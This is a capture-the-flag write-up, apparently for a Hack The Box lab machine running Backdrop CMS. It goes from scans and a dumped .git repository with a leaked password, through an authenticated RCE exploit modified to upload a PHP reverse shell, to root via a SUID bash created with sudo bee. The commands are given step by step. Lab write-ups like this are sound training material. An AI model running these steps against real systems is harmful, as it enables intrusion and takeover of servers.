
Enumeration

> sudo nmap 10.10.11.58 -p- -sCV --open --min-rate=1000 -oN dog-nmap-versionBased on the Nmap version scan, the Linux target has two open TCP services: SSH on port 20 and HTTP on port 80.

> sudo nmap 10.10.11.58 -p 22,80 -sV --script=vuln --min-rate=1000 -oN dog-nmap-vulnThe Nmap vulnerability scan against port 80 identifies an exposed Git repository at /.git. With this information in mind, I'll start enumerating the web server.

> http://10.10.11.58The web server is running Backdrop CMS 1, which is PHP-based content management system (CMS).

The X-Generator header confirms the presence of Backdrop CMS 1, as well.

> /opt/gitdumper.sh 10.10.11.58/.git/ gitdumper-outputI download the whole Git repository from the target using GitDumper and save it in the directory named gitdumper-output.


> git checkout .Executing the git checkout command from the gitdumper-output directory results in the settings.php file appearing with configuration information of the Backdrop CMS.

> cat settings.phpThere is a cleartext password BackDropJ2024DS2024 of the database in settings.php. We may reuse it elsewhere later.

> wget -r http://10.10.11.58/files
> grep -r "@dog.htb" ./
After downloading the files directory from the web server, the search for email addresses ending with @dog.htb detects a potential username tiffany.

Email: tiffany@dog.htb
Password: BackDropJ2024DS2024
The email address and the password from settings.php grant me the access to the Admin Dashboard of Backdrop CMS.

The domain dog.htb identified from the email address is added to the /etc/hosts file.
Initial Access: Authenticated RCE

> https://exploit-db.com/exploits/52021The Backdrop CMS 1 on the target is vulnerable to authenticated remote code execution.

The exploit 52021.py creates two files named shell.info and shell.php, and it wraps both files into a ZIP file named shell.zip. Prior to the execution, I modify the exploit code so that shell.php stores the PHP reverse shell by Pentestmonkey instead of the original PHP web shell. Additionally, I configure the $ip and $port variables of the reverse shell to match my Kali machine.

> python 52021.py
> python 52021.py http://dog.htb
The exploit generates a malicious module called shell.zip.

> http://dog.htb/?q=admin/installer/manualBy selecting Appearance > Install new themes > Manual Installation > Upload a module, theme, or a layout archive to install, I discover the option to upload a module manually. However, the first attempt to upload the resulting shell.zip file causes an error message about the allowed extensions to upload (tar tgz gz bz2).
> tar -cvf shell.tar shellFor the second attempt, I create a TAR file of the shell directory containing shell.info and shell.php from the exploit 52021.py. Luckily, the second upload with shell.tar is successful.

> nc -lnvp 443The access to http://10.10.11.58/modules/shell/shell.php returns a reverse shell as www-data.

> python3 -c 'import pty; pty.spawn("/bin/bash")'
> [Ctrl] + Z
> stty raw -echo; fg [Enter] [Eneter]
> export TERM=xterm
The shell is upgraded to an interactive one.
Lateral Movement: WWW-DATA → Johncusack

> su jobert
> su johncusack
> whoami
> id
Upon reusing the cleartext password BackDropJ2024DS2024 from settings.php, I obtain the shell as johncusack.
The user.txt flag is located in johncusack's home directory.
Privilege Escalation: Johncusack → ROOT

> sudo -lThe user johncusack can run the /usr/local/bin/bee binary as any user and as any group using sudo, including root.


> sudo beeThe advanced ev and php-eval commands in the bee binary show the chance to execute arbitrary PHP code.


> sudo bee --root=/var/www/html ev 'system("cp /bin/bash /tmp/bashnew")'
> sudo bee --root=/var/www/html ev 'system("chmod u+s /tmp/bashnew")'
First, I specify the root directory of the Backdrop installation with the --root option and execute the system command cp using bee's command ev in order to copy the original /bin/bash to /tmp/bashnew. Next, the SUID permission is set for the /tmp/bashnew binary, allowing it to run with the privileges of the file owner (root), not the user who executes it.

> /tmp/bashnew -p
> whoami
> id
The -p option in bashnew preserves the effective user ID (EUID) of the executable as root, preventing the shell from dropping root privileges. As a result, executing /tmp/bashnew -p returns a shell as root.
The root.txt flag is found in the /root directory.
Thank you for taking the time to read my write-up! ❄️